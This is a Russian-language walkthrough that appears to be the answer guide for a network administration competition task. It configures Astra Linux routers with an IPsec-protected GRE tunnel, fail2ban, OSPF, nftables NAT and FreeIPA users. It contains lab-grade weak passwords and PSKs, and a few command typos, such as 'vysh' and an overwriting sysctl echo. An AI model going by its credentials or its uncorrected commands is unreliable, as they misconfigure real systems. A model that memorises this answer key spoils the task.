



## НАСТРОЙКА L3 ИНТЕРФЕЙСОВ

На Astra Linux – Если есть графический интерфейс (например, на компьютерах клиентов), или NetworkManager. Воспользоваться можно утилитой **nmtui**



Выберем «Изменить соединение» → «Wired Connection 1»



И здесь наблюдаем отсутствие каких-либо настроек.

**Это следствие того, что на компьютере изначально был выбран другой инструмент настройки.**

**Это важный момент, на компьютерах под управлением Linux (любой дистрибутив) нельзя использовать несколько инструментов работы с сетью – выбирайте только один, nmtui, /etc/network/interfaces или что-то другое.**

**Конкретно на этих хостах везде - /etc/network/interfaces основной инструмент управления сетью. Файл выглядит вот так**

```
auto eth0
iface eth0 inet static
address 10.15.10.10/24
gateway 10.15.10.1
```

Конструкция файла:

auto eth0 – укажет, что интерфейс будет добавлен в автозагрузку  
iface eth0 inet static – указывает, что интерфейс настроен статическим IP-адресом  
address 10.15.10.10/24 – указываем адрес и маску подсети  
gateway 10.15.10.1 – указываем шлюз.

После настройки интерфейса, перезагрузите службу networking –  
sudo systemctl restart networking

Для доступа в интернет необходимо настроить [NAT](#)! И у него есть разные вариации, об этом подробнее в п.6.

### *НАСТРОЙКА ДОСТУПА ПО SSH*

Создать пользователя можно командой – **sudo adduser sshuser**

Данной командой вы создаете пользователя, который будет автоматически добавлен во все стандартные группы пользователей, получит домашний каталог и пароль. Данной командой удобно пользоваться если нужно сделать пользователя быстро.

Далее необходимо настроить файл - /etc/ssh/sshd\_config – если такого файла нет, значит нужно установить пакет – **openssh-server**

Для реализации пунктов заданий сессий и пользователей –

```
29
30 # Authentication:
31 AllowUsers sshuser
32 #LoginGraceTime 2m
33 #PermitRootLogin prohibit-password
34 #StrictModes yes
35 #MaxAuthTries 6
36 MaxSessions 4
37
```

После настройки не забудьте – **systemctl restart sshd**

Лимит сессий можно будет проверить далее, когда мы сможем подключиться с нескольких разных ПК.

## *НАСТРОЙКА ЗАЩИЩЁННОГО ТУННЕЛЯ*

Начнем с того, какие варианты вообще можно было бы сделать – настроить IPSEC + GRE, настроить WireGuard, настроить OpenConnect и много другое. Рассмотрим два варианта – через IPSEC + GRE или через WireGuard.

Начнем с IPSEC + GRE.

1) Установим IPSEC – **apt install strongswan**

**GRE туннель можно собрать несколькими инструментами, в этом решебнике разберем формат создания GRE туннеля через скрипт.**

**Создайте файл - /etc/gre.up**

**Со следующим содержимым, делаем на ROUTER1**

```
#!/bin/bash
ip tunnel add tun1 mode gre local 200.20.20.10 remote 100.10.10.10 ttl 64
ip link set tun1 up
ip addr add 10.5.5.1/30 dev tun1
```

Данный скрипт выполняет создание скрипта, первой строкой мы описываем процесс создания туннеля, с указанием внешних адресов наших роутеров.

Второй строкой – включаем туннель

Третьей строкой – настраиваем адрес на интерфейсе. Выдайте ему права на выполнение – **chmod +x /etc/gre.up**.

**На ROUTER2 файл /etc/gre.up будет таким –**

```
#!/bin/bash
ip tunnel add tun1 mode gre local 100.10.10.10 remote 200.20.20.10 ttl 64
ip link set tun1 up
ip addr add 10.5.5.2/30 dev tun1
```

Запустить скрипт можно просто указанием пути до него - /etc/gre.up. Этот скрипт будем выполнять при запуске системы, пропишем его в crontab. (crontab → @reboot root ./script.sh)

## Настройка IPSEC

Перейдем в конфигурационный файл - **/etc/ipsec.conf**

На роутере **ROUTER1** файл **/etc/ipsec.conf** выглядит вот так

```
# ipsec.conf - strongSwan IPsec configuration f

# basic configuration

config setup
    # strictcrpolicy=yes
    # uniqueids = no
conn vpn
    auto=start
    type=tunnel
    authby=secret
    left=200.20.20.10
    right=100.10.10.10
    leftsubnet=0.0.0.0/0
    rightsubnet=0.0.0.0/0
    leftprotoport=gre
    rightprotoport=gre
    ike=aes128-sha256-modp3072
    esp=aes128-sha256
# Add connections here.
```

На роутере **ROUTER2** файл **/etc/ipsec.conf** выглядит вот так

```
# basic configuration

config setup
conn vpn
    auto=start
    type=tunnel
    authby=secret
    left=100.10.10.10
    right=200.20.20.10
    leftsubnet=0.0.0.0/0
    rightsubnet=0.0.0.0/0
    leftprotoport=gre
    rightprotoport=gre
    ike=aes128-sha256-modp3072
    esp=aes128-sha256
    # strictcrpolicy=yes
    # uniqueids = no
```

**conn vpn** -- создание соединения с именем **vpn**

**auto=start** -- запускать соединение автоматически при старте демона **ipsec**.

**type=tunnel** -- указывает **ipsec** работать в туннельном режиме.  
Туннельный

шифрует изначальный IP-пакет полностью и добавляет новый заголовок IP.

Транспортный

же шифрует всё, что выше уровня IP, а заголовок IP оставляет без изменений.

Грубо говоря, туннельный режим вы используете для того, чтобы связать две приватные сети через публичную, обеспечив при этом шифрование (Что-то вроде безопасного GRE). Транспортный же актуален тогда, когда IP-связность уже достигнута, но трафик между узлами нужно шифровать.

**authby=secret** -- указывает ipsec аутентифицироваться по ключу из файла

**/etc/ipsec.secrets**

**left** -- указывает локальный адрес (откуда подключаемся)

**right** -- указывает удаленный адрес (куда подключаемся)

**leftsubnet** -- локальные подсети, трафик из которых необходимо шифровать

**rightsubnet** -- удаленные подсети, трафик к которым необходимо шифровать

**leftprotoport** -- локальный транспортный протокол для шифрования

**rightprotoport** -- удаленный транспортный протокол для шифрования

**ike** -- параметры первой фазы IPSEC

**esp** -- параметры второй фазы IPSEC.

Файл **/etc/ipsec.secrets** на обоих хостах одинаковый

```
# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.

100.10.10.10 200.20.20.10 : PSK "P@ssw0rd"
```

Теперь выполняем – **systemctl restart ipsec**.

Возможно потребуется добавить перезапуск службы в скрипт создания туннеля!!!

**Как проверить?**

Первым делом на роутерах введите команду – **ipsec status**

```

root@rtr-br1:~# systemctl restart ipsec
root@rtr-br1:~# ipsec status
Security Associations (1 up, 0 connecting):
    vpn[2]: ESTABLISHED 20 seconds ago, 200.20.20.10[200.20.20.10]...100.10.10.10[100
    vpn{2}:  INSTALLED, TUNNEL, reqid 1, ESP SPIs: cc50cb47_i c78f3bc7_o
    vpn{2}:   0.0.0.0/0[gre] == 0.0.0.0/0[gre]
root@rtr-br1:~#

```

Если вывод как на скриншоте выше – все работает

Но как это проверить по-настоящему? Берем tcpdump – консольный sniffер трафика.

Команда – **tcpdump -i enp1s0 -vvvvvvvvvvvv**

```

100.10.10.10 > 200.20.20.10: GREv0, Flags [none], length 88
  IP (tos 0x0, ttl 64, id 54683, offset 0, flags [DF], proto ICMP (1), length 84)
  10.5.5.2 > 10.5.5.1: ICMP echo request, id 47436, seq 3, length 64
08:32:05.356205 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ESP (50), length 172)
  200.20.20.10 > 100.10.10.10: ESP(spi=0xc78f3bc7,seq=0x3), length 152
08:32:06.374366 IP (tos 0x0, ttl 63, id 0, offset 0, flags [DF], proto ESP (50), length 172)
  100.10.10.10 > 200.20.20.10: ESP(spi=0xcc50cb47,seq=0x4), length 152
08:32:06.374400 IP (tos 0x0, ttl 64, id 51114, offset 0, flags [DF], proto GRE (47), length 108)
  100.10.10.10 > 200.20.20.10: GREv0, Flags [none], length 88
  IP (tos 0x0, ttl 64, id 54901, offset 0, flags [DF], proto ICMP (1), length 84)
  10.5.5.2 > 10.5.5.1: ICMP echo request, id 47436, seq 4, length 64
08:32:06.374438 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ESP (50), length 172)
  200.20.20.10 > 100.10.10.10: ESP(spi=0xc78f3bc7,seq=0x4), length 152
^C
196 packets captured
196 packets received by filter
0 packets dropped by kernel
root@rtr-br1:~#

```

Она запустит процесс прослушивания интерфейса. В этот момент на ROUTER2 запустите пинг в ROUTER1. Если в выводе tcpdump вы увидите множество ESP сообщений – все сделано прекрасно и трафик точно шифруется.

На чемпионатах часто проверяют такую настройку через машину ISP. Чтобы точно убедиться в отсутствии MITM атак.

## *НАСТРОЙКА FAIL2BAN*

1. С помощью инструмента fail2ban ограничьте доступ по SSH. Используйте следующее правило:
  - Доступ к роутерам разрешен только с доменного контроллера.

**Fail2Ban** – программа для защиты серверов от атак методом грубой силы

Для начала установите fail2ban – **apt install fail2ban**

На ROUTER1 и ROUTER2 настроить файл - /etc/fail2ban/jail.conf

```
#
```

```
[sshd]  
enabled = true  
port = 22  
filter = sshd  
logpath = /var/log/auth.log  
maxretry = 3  
bantime = 600  
ignoreip = 192.168.100.10/32
```

После этого – **systemctl restart fail2ban**

### Как проверить?

Попробуйте подключиться до ROUTER1 или ROUTER2 с любого компьютера.

```
Warning: Permanently added '192.168.122.1' (ECDSA) to the list of known hosts.  
root@192.168.122.1's password:  
Permission denied, please try again.  
root@192.168.122.1's password:  
  
astra@srv1-db:~$ ssh sshuser@192.168.122.1  
sshuser@192.168.122.1's password:  
Permission denied, please try again.  
sshuser@192.168.122.1's password:  
Permission denied, please try again.  
sshuser@192.168.122.1's password:  
  
astra@srv1-db:~$
```

Выходит ошибка – это правильно!

Проверяем с доменного контроллера –

```
connection to 192.168.100.1 closed.  
astra@dc1-data:~$ ssh sshuser@192.168.100.1  
sshuser@192.168.100.1's password:  
Linux rtr-data1.info.sec 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC De  
  
The programs included with the Debian GNU/Linux system are free s  
the exact distribution terms for each program are described in th  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Tue Apr 23 08:48:20 2024 from 192.168.100.10  
sshuser@rtr-data1:~$ _
```

Все работает – как и планировалось по заданию!

### *НАСТРОЙКА OSPF*

2. Для обеспечения сетевого взаимодействия настройте протокол динамической маршрутизации OSPF на роутерах
  - Обеспечьте работу hello-пакетов только на туннельном интерфейсе.

#### **Как делать?**

В рамках настроенного ранее туннеля настроим маршрутизацию OSPF. Используем для этого пакет FRR.

Установите его на обоих роутерах – **apt install frr**

Затем перейдите в конфигурационный файл - **/etc/frr/daemons**

```
# group frrvty and set to ug=rw,o= the  
#  
# The watchfrr, zebra and staticd daemon  
#  
bgpd=no  
ospfd=yes  
ospf6d=no  
ripd=no  
ripngd=no  
isisd=no  
pimd=no  
pim6d=no  
ldpd=no  
nhdpd=no  
eigrpd=no  
babeld=no  
sharpd=no  
pbrd=no  
bfd=no  
fabricd=no  
vrpd=no  
pathd=no  
#
```



Это потребуется для того, чтобы включить протокол OSPF.

После конфигурации перезагрузите службу FRR – **systemctl restart frr**

Далее вводим команды:

**vysh** - для входа в систему FRR

**conf t** – зайдём в терминал

**router ospf** - переходим в режим OSPF

**network 10.5.5.0/30 area 0** – указываем подсети, которые планируем опубликовать. А опубликовать надо – подсеть в туннеле, и все подсети офиса. Кроме подсети в ИНТЕРНЕТ!

**network 10.15.10.0/24 area 0**

**network 10.20.10.0/24 area 0**

**passive-interface default**

**int tun1**

**no ip ospf passive**

**do wr**

```
root@rtr-br1:~# systemctl restart frr
root@rtr-br1:~# vtysh

Hello, this is FRRouting (version 8.4.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

rtr-br1.info.sec# conf t
% Unknown command: conf t
rtr-br1.info.sec# cofn t
% Unknown command: cofn t
rtr-br1.info.sec# conf t
rtr-br1.info.sec(config)# router ospf
rtr-br1.info.sec(config-router)# network 10.5.5.0/30 area 0
rtr-br1.info.sec(config-router)# network 10.15.10.0/24 area 0
rtr-br1.info.sec(config-router)# network 10.20.10.0/24 area 0
rtr-br1.info.sec(config-router)# do wr
Note: this version of vtysh never writes vtysh.conf
Building Configuration...
Integrated configuration saved to /etc/frr/frr.conf
[OK]
rtr-br1.info.sec(config-router)# passive-interface default
rtr-br1.info.sec(config-router)# no passive-interface tun1
This command is deprecated, because it is not VRF-aware.
Please, use "no ip ospf passive" on an interface instead.
rtr-br1.info.sec(config-router)# int tun1
rtr-br1.info.sec(config-if)# np ip ospf pas
% Unknown command: np ip ospf pas
rtr-br1.info.sec(config-if)# no ip ospf passive
rtr-br1.info.sec(config-if)# do wr
Note: this version of vtysh never writes vtysh.conf
Building Configuration...
Integrated configuration saved to /etc/frr/frr.conf
[OK]
rtr-br1.info.sec(config-if)#
```

Таким образом мы выполнил настройку OSPF на ROUTER1

Повторим настройку на ROUTER2

Команды:

```
vtysh  
conf t  
router ospf  
network 10.5.5.0/30 area 0  
network 192.168.100.0/24 area 0  
network 10.200.100.0/24 area 0  
network 172.16.100.0/24 area 0  
passive-interface default  
int tun1  
no ip osp passive  
do wr
```

С авторизацией:

```
vtysh  
conf t  
router ospf  
network 10.5.5.0/30 area 0  
network 192.168.100.0/24 area 0  
network 10.200.100.0/24 area 0  
network 172.16.100.0/24 area 0  
area 0 authentication message-digest  
passive-interface default  
int tun1  
no ip osp passive  
ip ospf authentication message-digest  
ip ospf message-digest-key 1 md5 ATOM  
do wr
```

```

rtr-data1.info.sec# vtysh
% Unknown command: vtysh
rtr-data1.info.sec# conf t
rtr-data1.info.sec(config)# router ospf
rtr-data1.info.sec(config-router)# network 10.5.5.0/30 area 0
rtr-data1.info.sec(config-router)# network 192.168.100.0/24 area 0
rtr-data1.info.sec(config-router)# network 10.200.100.0/24 area 0
rtr-data1.info.sec(config-router)# network 172.16.100.0/24 area 0
rtr-data1.info.sec(config-router)# passive-interface default
rtr-data1.info.sec(config-router)# int tun1
rtr-data1.info.sec(config-if)# no ip ospf passive
rtr-data1.info.sec(config-if)# do wr
Note: this version of vtysh never writes vtysh.conf
Building Configuration...
Integrated configuration saved to /etc/frr/frr.conf
[OK]
rtr-data1.info.sec(config-if)# do sh ip ospf nei

Neighbor ID      Pri State           Up Time         Dead Time Address
200.20.20.10     1 Full/-         44.778s        25.219s 10.5.5.
rtr-data1.info.sec(config-if)# _

```

## Как проверить?

**Команда – do sh ip ospf nei покажет соседей в протоколе OSPF**

```

[OK]
rtr-data1.info.sec(config-if)# do sh ip ospf nei

Neighbor ID      Pri State           Up Time         Dead Time Address
200.20.20.10     1 Full/-         44.778s        25.219s 10.5.5.1
rtr-data1.info.sec(config-if)#

```

А команда – ip r

Покажет маршруты, которые кстати будут получены через OSPF (обратите на это внимание)

```

root@rtr-data1:~# ip r
default via 100.10.10.1 dev enp1s0 onlink
10.5.5.0/30 dev tun1 proto kernel scope link src 10.5.5.2
10.15.10.0/24 nhid 28 via 10.5.5.1 dev tun1 proto ospf metric 20
10.20.10.0/24 nhid 28 via 10.5.5.1 dev tun1 proto ospf metric 20
10.200.100.0/24 dev enp8s0 proto kernel scope link src 10.200.100.1
100.10.10.0/24 dev enp1s0 proto kernel scope link src 100.10.10.10
172.16.100.0/24 dev enp9s0 proto kernel scope link src 172.16.100.1
192.168.100.0/24 dev enp7s0 proto kernel scope link src 192.168.100.1
root@rtr-data1:~#

```

## НАСТРОЙКА NAT(PAT)

3. Для выхода в сеть «Интернет» используйте PAT, настроенный на ROUTER2 и ROUTER1-2 соответственно.

## Как делать?

```
nft add table nat
nft -- add chain nat prerouting { type nat hook prerouting priority -100 \; }
nft add chain nat postrouting { type nat hook postrouting priority 100 \; }
nft add rule nat postrouting oifname "ens3" masquerade
nft list ruleset > /etc/sysconfig/nftables.conf
```

Чтобы добавить эти настройки активными после перезагрузки введите команду – **systemctl enable nftables**

### Включение маршрутизации

Помимо этого, нужно включить на Linux поддержку маршрутизации и пересылки пакетов, для этого –

```
echo net.ipv4.ip_forward=1 > /etc/sysctl.conf
```

```
sysctl -p
```

```
root@rtr-data1:~# nft -f /etc/nftables.conf
root@rtr-data1:~# sysctl -p
net.ipv4.ip_forward = 1
root@rtr-data1:~# _
```

Проверить, что NAT работает можно если попытаться «пропинговать» что-то в «Интернете».

## **НАСТРОЙКА МЕХАНИЗМОВ ЦЕНТРАЛИЗОВАННОГО АДМИНИСТРИРОВАНИЯ**

1. Убедитесь, что домен FreeIPA на SERVER-A развернут корректно:

### Как проверить?

Для начала стоит проверить доступность с PC1 наш доменный контроллер, ведь FreeIPA намного удобнее администрировать через веб-интерфейс.

```
astra@pc1:~$ ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=62 time=1.27 ms
^C
--- 192.168.100.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.267/1.267/1.267/0.000 ms
astra@pc1:~$
```

Доступ есть, через ранее созданный GRE-туннель. Теперь попробуем зайти на сайт.

Хмм. Нам не удаётся найти этот сайт.

Мы не можем подключиться к серверу dc1-data.info.sec.


Если вы ввели правильный адрес, вы можете:

- Повторить попытку позже
- Проверить подключение к сети
- Проверить, что Firefox имеет разрешение на доступ в Интернет (возможно, вы подключены, но находитесь за межсетевым экраном).

Попробовать снова

Доступа нет! Но это не беда, а особенность Astra Linux – FreeIPA на данной платформе автоматически выполняет редирект на доменное имя. Исправить это можно так – либо добавить строчку в `/etc/hosts` или указать в качестве основного DNS-сервера именно DATA1, такой вариант будет проще и лучше для нас.

**`sudo vim /etc/resolv.conf`**




```
# Generated by NetworkManager
search info.sec
nameserver 192.168.100.10
```

Причем обратите внимание на файл `/etc/resolv.conf`, он указывает что файл подконтролен NetworkManager. Давайте выключим его полностью, чтобы избежать ошибок в будущем –

**`systemctl disable --now NetworkManager`**

После этого можно зайти на сайт FreeIPA.



2. Создайте структуру пользователей, как в таблице:

Логин	Группа	Пароль
User1	Simple	P@ssw0rd
Ivanov	Admin	P@ssw0rd
Monitor	Monitoring	P@ssw0rd

Как делать?

Заходим на FreeIPA

Активные пользователи

Поиск

Обновить

Удалить

+ Добавить

Отключить

В

<input type="checkbox"/>	Имя учётной записи пользователя	Имя	Фамилия	Состояние	UID	Адрес электронной почты	Номер тел
<input type="checkbox"/>	admin		Administrator	✓ Включено	1457000000		

Показаны записи: с 1 по 1 из 1.

S

Имя учётной записи пользователя

Имя \*

Фамилия \*

Класс

Без личной группы ☐

ID группы

Новый пароль

Проверить пароль


Обязательное поле

Вот все пользователи и появились

Активные пользователи			
<input type="text" value="Поиск"/> <input type="button" value="Q"/>			
<input type="checkbox"/>	Имя учётной записи пользователя	Имя	Фамилия
<input type="checkbox"/>	admin		Administrator
<input type="checkbox"/>	ivanov	ivanov	ivanov
<input type="checkbox"/>	monitor	monitor	monitor
<input type="checkbox"/>	user1	user1	user1

Показаны записи: с 1 по 4 из 4.


Далее надо создать группы, как требуется по заданию



## Группы пользователей

Поиск		
<input type="checkbox"/>	Имя группы	ID группы
<input type="checkbox"/>	admin	1457000006
<input type="checkbox"/>	admins	1457000000
<input type="checkbox"/>	editors	1457000002
<input type="checkbox"/>	ipausers	
<input type="checkbox"/>	monitoring	1457000007
<input type="checkbox"/>	simple	1457000005
<input type="checkbox"/>	trust admins	
Показаны записи: с 1 по 7 из 7.		

А затем добавить пользователей в группу, как требуется по заданию. Кликните по группе, и выполните указания на скриншоте.





Добавить пользователей в группу пользователей 'admins' X

Доступный фильтр Пользователи Фильтр

Доступно

<input type="checkbox"/>	Имя учётной записи пользователя
<input type="checkbox"/>	monitor
<input type="checkbox"/>	user1

>

<

Ожидается

<input type="checkbox"/>	Имя учётной записи пользователя
<input type="checkbox"/>	ivanov

Добавить Отменить

1457000000

И далее по аналогии со всеми.

### Как проверить?

Посмотреть, что пользователи входят в нужную группу на вкладке пользователей.

### 3. Настройте парольную политику таким образом:

- Минимальная длина пароля – 10;
- Журнал паролей должен учитывать не менее 4 ранее указанных паролей;
- Максимальный срок действия пароля – 31 день.

### Как делать?

FreeIPA

Идентификация **Политика** Аутентификация Сетевые службы

Управление доступом на основе узла Sudo Политики паролей

**1** Политики паролей

Поиск

<input type="checkbox"/>	Группа
<input type="checkbox"/>	global_policy

**3**

Показаны записи: с 1 по 1 из 1.

Далее парольная политика настраивается ровно как требуется по заданию.

### Политика паролей

Группа	global_policy
Максимальный срок действия (в днях)	<input type="text" value="31"/> <span>Отменить</span>
Минимальный срок действия (в часах)	<input type="text" value="1"/>
Размер журнала (количество паролей)	<input type="text" value="4"/> <span>Отменить</span>
Классы символов	<input type="text" value="0"/>
Минимальная длина	<input type="text" value="10"/> <span>Отменить</span>

### Как проверить?

Сначала **kinit**, чтобы получить Керберос-ключ для аутентификации и авторизации. А затем **ipa show-pwpolicy**

```
root@dc1-data:~# kinit admin
Password for admin@INFO.SEC:
root@dc1-data:~# ipa show-pwpolicy
ipa: ERROR: неизвестная команда "show-pwpolicy"
root@dc1-data:~# ipa pwpolicy-show
Группа: global_policy
Максимальный срок действия (в днях): 31
Минимальный срок действия (в часах): 1
Размер журнала : 4
Классы символов: 0
Минимальная длина: 10
Максимальное количество ошибок: 6
Интервал сброса ошибок: 60
Длительность блокировки: 600
root@dc1-data:~# █
```

Это альтернативный вариант получить информацию о парольной политике.

4. Добавьте в домен FreeIPA два клиентских компьютера в подсети филиала.

Как делать?

1) Установить на PC1 и PC2 astra-freeipa-client

**apt install astra-freeipa-client -y**

```
semodule-utils slapd-nis softhsm2 softhsm2-common sqlite3 tomcat9-common tomcat9
Для их удаления используйте «sudo apt autoremove».
Следующие НОВЫЕ пакеты будут установлены:
  astra-freeipa-client
Обновлено 0 пакетов, установлено 1 новых пакетов, для удаления отмечено 0 пакетов
Необходимо скачать 27,8 kB архивов.
После данной операции объём занятого дискового пространства возрастёт на 54,3 kB.
Игн:1 http://repo.external.ru/astra/stable/1.7_x86-64/repository-update 1.7_x86-64
2+ci1
Игн:1 http://repo.external.ru/astra/stable/1.7_x86-64/repository-update 1.7_x86-64
2+ci1
Игн:1 http://repo.external.ru/astra/stable/1.7_x86-64/repository-update 1.7_x86-64
2+ci1
Игн:1 http://repo.external.ru/astra/stable/1.7_x86-64/repository-update 1.7_x86-64
2+ci1
Ошб:1 http://repo.external.ru/astra/stable/1.7_x86-64/repository-update 1.7_x86-64
2+ci1
  Временная ошибка при разрешении «repo.external.ru»
E: Не удалось получить http://repo.external.ru/astra/stable/1.7_x86-64/repository-
ra-client_2.42+ci1_amd64.deb  Временная ошибка при разрешении «repo.external.ru»
E: Не удалось получить некоторые архивы; возможно, нужно запустить apt-get update
-fix-missing?
astra@pc1:~$ sudo vim /etc/hosts
```

Если выйдет ошибка, значит система не смогла найти имя **repo.external.ru**, можно добавить либо второй DNS-сервер, либо вбить в **/etc/hosts**. Сделаем второй DNS.

```
# Generated by NetworkManager
search info.sec
nameserver 192.168.100.10
nameserver 77.88.8.1
```

С помощью команды – **sudo astra-freeipa-client --help**

```
Примеры:
  информация о текущем домене
    astra-freeipa-client -i
  подключение к домену
    astra-freeipa-client -d domain.net -y
    astra-freeipa-client -d domain.net -u admin -p 12345678 -y
